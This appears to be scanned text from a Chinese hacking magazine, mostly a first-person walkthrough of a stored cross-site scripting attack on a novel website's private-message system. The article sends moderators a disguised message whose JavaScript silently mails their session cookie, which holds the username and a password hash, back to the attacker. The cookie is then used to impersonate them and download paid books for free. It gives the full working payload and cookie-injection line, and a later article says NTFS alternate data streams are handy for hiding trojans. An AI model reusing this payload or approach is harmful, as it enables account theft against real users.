—“连接到另一台计算机”，默认选择“另一台计算机”，我们填入MAC2的IP地址192.168.88.143，点击确定后，出现了如图5所示的错误提示信息，这个错误信息通过上面知识的学习可以很容易的理解。我们继续在MAC1的“开始”--“运行”栏中输入“\\192.168.88.143\share”，输入帐户和密码成功访问MAC2上的共享后，再次重复services.msc中的操作就可以管理MAC2上的服务了。




图5

到这里，我们就不得不整理一下如何将应用程序添加到system logon session，从而实现以system权限运行应用程序。

A.使用mt.exe等工具直接更改。

B.使用at命令进行更改。

C.迂回曲折，首先结束explorer.exe进程，然后使用A或B的方法将explorer.exe的权限提升，然后再实现应用程序以system权限运行。

小菜的ajax & cookie研究

文章难易度：★★★★
文章阅读点：如何利用ajax & cookie技术窃取别人的帐户来达到免费看小说的目的

gto250

十一长假期间，我们这儿的宽带很不幸的出了故障，无法上网，原本我还想利用这几天好好的看小说的，但现在泡汤了，最后只好决定到朋友家上网然后下载几本小说回来看。因为一直都是在线看小说的，这一下载才发现下载小说是要VIP会员资格，我可不想花钱，主要是囊中羞涩。** 文学原本都是免费的，现在又搞出了VIP，这让我等穷小菜怎么活呀。

无聊中在那个网站上闲逛，突然看到有短消息这个功能，于是我就想检查一下是否有什么跨站之类的漏洞。给自己发条短消息，在发送内容中填入**你好<script>alert("");</ script >**，点击发送，弹出了一个警告框“不能自言自语”，这个好办，在发送人前面添加一个空格，这回发送成功了。回到自己的收件箱，自己发给自己的短信已经安安静静的躺在那里了，点击打开，弹出了对话框，成功了。这里有一点需要注意，在发送短信后，如果对方没有读取短信，那我们的发件箱中就会一直存有一封发送的信件，删除不掉的。为什么要提这一点呢，因为我们之后的测试过程中，就需要注意到这一点。

因为** 文学的cookie中存有我们的用户名和密码的md5值，所以我们只要得到cookie后进行欺骗就能使用别人的号来下载图书了，那么要怎样才能没有动静的得到cookie呢？我把目光投到了短消息上，能不能让对方使用短信神不知鬼不觉的把cookie发到我的信箱中呢？记得在前几期的黑客X档案中有过一篇利用ajxa技术的文章，这个可是神兵利器呀。

贸然的给别人发消息，别人又给我们发回一个短信，当对方在发件箱中发现有自己没有发过的短信，任谁都会怀疑的。既然如此，我们就利用一下社会工程学，先申请一个新的用户，昵称就用“** 书库管理者”，因为昵称中限制了不能使用“管理员”这个词，只好希望这个名字能蒙骗过去了。

先发条短信，抓个包，短信内容就是**尊敬的书库管理员，已经收到您的短信！ -- 系统自动回复<script>document.write(document.cookie); </script>**。当然了，这样得到的短消息内容是没有用的，打开收件箱，这条短信显示的内容就是“尊敬的书库管理员，已经收到您的短信！ -- 系统自动回复”再加上自己的cookie，我们来修改一下包，修改掉这个缺陷，如图1。

```
DoSend=yes&ws_sender=[redacted]&WS_ToUser==%CC%FD%B7%E7%CA%
E9%BF%E2%B9%DC%C0%ED%D5%DF&WS_Title=%C4%E3%BA%C3&WS_Content=[illegible]
[illegible]
[illegible]
[illegible]escape(document.cookie)[illegible]%3E&Submit=%CC%E1%BD%BB"
```

图1

%3C"+escape(document.cookie);+"%3E就是<"+escape(document.cookie);+">，因为抓取的这个包以后是在“<script></script>”标签中的，我们这样修改后，短信的内容WS_Content就变成了**尊敬的书库管理员，已经收到您的短信！ -- 系统自动回复<我们的cookie>**。在网页上是看不出任何问题的，因为<>是html标签，在网页上我们只能看到“尊敬的书库管理员，已经收到您的短信！ -- 系统自动回复”这段话，之前我们就把昵称改为了“** 书库管理者”，这样别人就不会怀疑这是系统自动回复的回执了（谁让网络也和现实世界一样有地位差别的待遇呢^_^）。

现在还有一个问题，就是回复中WS_sender是发信人的昵称，我们要在发信脚本中实时修改这个发信人昵称，总不至于在给每个人发信跨站时都先修改这个昵称吧，要是这样的话我们的脚本就一点儿通用性都没有了，利用javascript脚本来得到这个昵称，脚本如下：

```
//取得当前用户昵称
//获取当前页面的用户昵称
var ck=document.cookie;
var i=0 ;
var n=0 ;
var mystr='' ;
var mystr2='' ;
//循环8次将cookie中的有nickname的段以";"为分界截取
for (i=0;i<=7;i++)
{
if (ck.split(";")[i].indexOf("nickname=")>=0)
{
mystr=ck.split(";")[i];
 break;
}
}
//循环4次将已截取的字符串中中的有nickname的段以"&"为分界截取
for (n=0;n<=3;n++)
{
if (mystr.split("&")[n].indexOf("nickname=")>=0)
{
mystr2=mystr.split("&")[n].substr(9,mystr.split("&")[n].length-9);
 break;
}
}
//获取昵称结束
```

“mystr2”就是我们需要的昵称，好了，现在我们把想要发送的内容修改一下，写成脚本样式：

```
<script>
if (window.XMLHttpRequest)
{
xmlhttp=new XMLHttpRequest();
}else if (window.ActiveXObject)
{
try
{
xmlhttp=new ActiveXObject("Msxml2.XMLHTTP");
}
catch(e)
```

```
{
try
{
xmlhttp=new ActiveXObject("Mixrosoft.XMLHTTP");
}
catch(e)
{
}
}
}
//定义函数getshell()
function getshell()
{
//获取当前页面的用户昵称
var ck=document.cookie;
var i=0;
var n=0;
var mystr='';
var mystr2='';
//循环8次将cookie中的有nickname的段以";"为分界截取
for (i=0;i<=7;i++)
{
if (ck.split(";")[i].indexOf("nickname=")>=0)
{
mystr=ck.split(";")[i];
break;
}
}
//循环4次将已截取的字符串中中的有nickname的段以"&"为分界截取
for (n=0;n<=3;n++)
{
if (mystr.split("&")[n].indexOf("nickname=")>=0)
{
mystr2=mystr.split("&")[n].substr(9,mystr.split("&")[n].
length-9);
break;
}
}
//获取呢称结束

var poststr="DoSend=yes&ws_sender="+mystr2+"&WS_To
User=%CC%FD%B7%E7%CA%E9%BF%E2%B9%DC%C0%ED%D5%
DF&WS_Title=%C4%E3%BA%C3&WS_Content=%D7%F0%BE%B4%
B5%C4%CA%E9%BF%E2%B9%DC%C0%ED%D4%B1%A3%AC%D2%
D1%BE%AD%CA%D5%B5%BD%C4%FA%B5%C4%B6%CC%D0%C5%
A3%A1%A1%AA%A1%AA%CF%B5%CD%B3%D7%D4%B6%AF%BB%
D8%B8%B4%3C"+escape(document.cookie);+"%3E&Submit=%C
C%E1%BD%BB";
//红色加粗的就是我们修改后的内容，也就是在对方收到并查看我们的
短信后，自动回复的内容
xmlhttp.open("post","/user/my_Send.asp","true");
xmlhttp.setRequestHeader("Content-Type","application/x-
www-form-urlencoded");
xmlhttp.send(poststr);
}
//调用函数
getshell();
<script>
```

将以上内容写成一句话的形式，加在“有什么好的建议或者对书库有什么意见！请您提出！谢谢”的后面发送出去。

准备工作做好了，现在开始物色肥羊吧，如图2，这几个都是版主，选几个开始发送短信，如图3，发送完成后就等着对方浏览后发送短信过来吧，如图4。




图2




图3




图4




图5

我们打开看看，如图5，怎么什么也没有？不要着急，我们所看到的，也就是对方在他自己的发件箱中看到了，这样的“系统回复”谁都不会怀疑吧。我们再看看源码，如图6。

```
<td valign=top colspan=3> 尊敬的书库管理员，
已经收到您的短信！——系统自动回复<rtime=9;
ltime=1222652544078; cnzz_eid=16034446-; is_use_cookie=yes;
ASPSESSIONIDQARRCQSD=IPKOJHJDOCOOKNFMLCCHDDHA;
[redacted]=password=43f2205c3ee76166&username=[redacted]&secure%5Fid=9649
24312&nickname=[redacted]; ystat_bc_208=3374837411642410631;
ystat_bc_753247=23355916461489194901; adunion1011985=yes;
adunion1010424=yes
```

图6

看到没有，我们想要的cookie正躺在“< >”标签的怀抱中呢。接下来要做的就是cookie欺骗了，用不着什么修改工具，直接打开**文学的网页，先使用自己的用户名登录，然后直接在浏览器地址栏中输入以下代码，如图7，回车刷新页面后，将我们原先的用户退出登录，然后再回车，激动人心的画面出现了，如图8，我们已经变成对方了，接下来的事情就不用多说了吧，选择自己想看的图书进行下载呗。

```
javascript:document.cookie="[redacted]=password=43f2205c3ee76166&use
rname=[redacted]&secure%5Fid=964924312&nickname=[redacted]"
```

图7




图8

（本文所涉及到的跨站代码已经收录到光盘中）

Windows XP小技巧

查看完整的系统信息.

开始 运行 输入”command”,在命令提示符里面输入”Systeminfo”,系统将会检测电脑的多项有用信息，你的基本硬件信息，操作系统版本，甚至是补丁记录.如果你想保存这些记录，可以输入”Systeminfo>info.txt”,生成的文件视你输入该命令时所在的目录而定.



Windows 下的数据隐藏技巧

BaseNet

世界上有80%的计算机是用于数据处理的，硬件是计算机的基础，软件是计算机的灵魂，而在信息时代，数据才是计算机的价值所在。正是因为这个原因，为了防止数据泄漏，除了对数据进行加密外，我们还要学会对数据的隐藏，尤其是在Windows环境下，需要我们学习的方法还真不少呢！

一、利用Windows系统本身的特性及缺陷

利用Windows本身的一些特性或者缺陷，我们就可以很好的隐藏数据！

1、经典怀旧——copy 命令

DOS下的copy命令可以说是Windows中数据隐藏的一个经典，使用该命令可以把不同格式的文件合并为一个文件，比如使用 **copy 1.jpg /b +1.txt /a 2.jpg** 命令，就可以把1.txt和1.jpg合并为一个新的图片文件2.jpg（1.txt就隐藏到了1.jpg文件中），这里一定要注意格式，参数必须在文件名之后，否则合成的图片会无法正常查看，想查看这些内容的话我们通过winhex等16进制编辑器打开图片文件就可以了，对于纯英文的数据使用记事本就可以查看。

2、ADS数据流——文件隐藏的绝密地带

从Win2000开始，Windows就提供了一种新的文件系统——NTFS，它在方便权限设置的同时也带来了一个缺陷——ADS数据流，我们通过一个简单的例子来进行说明，比如在CMD下执行 **echo hackerxfiles>:test.txt**，此时通过 **dir /a** 命令是无法查找到这个文件的，我们输入 **notepad :test.txt** 就会打开这个文件了，如图1，这就是一种简单的隐藏数据的方法，当然我们也可以将数据隐藏到各种格式的文件中，具体的格式为"宿主文件:数据流文件"，比如隐藏到cmd.exe中，如图2，在CMD和GUI界面下都只会看到cmd.exe而不会发现我们的文件cmd.exe:test.txt。




图1




图2

ADS数据流对于隐藏木马程序也是非常有用的，有兴趣的朋友可以仔细研究一下，有时候很简单的方法就可以给木马带来"不死"的神话！

3、权限设置实现数据的隐藏

在第10期杂志的"使用软件限制策略给Windows加个岗哨"一文中，我向大家介绍了软件限制策略的使用方法，在文章中我提到了System Volume Information文件夹在默认状态下是没有任何东西的，而且该文件夹的权限为system，普通用户要访问该文件夹就会弹出如图3所示的错误提示，我们在该文件上点鼠标右键，选择"属性"-"安全"，点击"添加"按钮，输入administrators并赋予"完全控制"的权限，确定退出后就可以访问该文件夹了。




图3

我们可以把不想让别人看到的文件复制到该文件夹下，利用这个原理，可以专门建立一个文件夹，并将重要数据存储到该文件夹下，只给system赋予权限，然后将其属性设置为"隐藏"，对于WinXP系统用户，我们可以通过"我的电脑"—"工具"—"文件夹选项"，将"使用简单文件共享"前面的勾去掉，从而让别人无法查看文件夹属性中的"安全"选项。假如我们要使用这些数据，可以进行逆向操作，也可以通过mt.exe程序的"-su"参数提升explorer.exe或者cmd.exe的权限，然后再进行访问。

4、*..\ 文件夹的魅力

为了防止autorun.inf木马程序，许多人都知道在cmd下建立autorun.inf的文件夹，然后在该文件夹下建立一个"xxx..\"文件夹以防止病毒删除我们建立的autorun.inf文件夹。但对于小菜来讲，我们不但要做到知其然，更要做到知其所以然！

（1）原理

在Windows系统中"\"符号是路径的分隔符，比如"C:\Windows\"的意思就是指C分区中的Windows文件夹，而"C:\Windows\System.exe"的意思就是指C分区中的Windows文件夹下的System.exe文件。那么如果文件名中有"\"符号又会怎么样呢？假如"S\"是一个文件夹的名字，这个文件夹位于"F:\"，它的路径就是"F:\S\"，但当我们试图访问时，Windows就会错误的认为我们要打开的文件是F分区下的名为"S"的文件夹，而并非是"s\"文件夹，这样Windows无法准确打开该文件夹就会返回一个错误信息，因为以上路径并不存在。知道了原理，那我们就在WindowsXP下简单的创建"S\"文件夹吧，咦？怎么系统会提示"文件名不能包含'\'符号"呢？原来微软早就想到了这点，所有才有了前面使用md命令建立文件夹的方法！

（2）如何利用

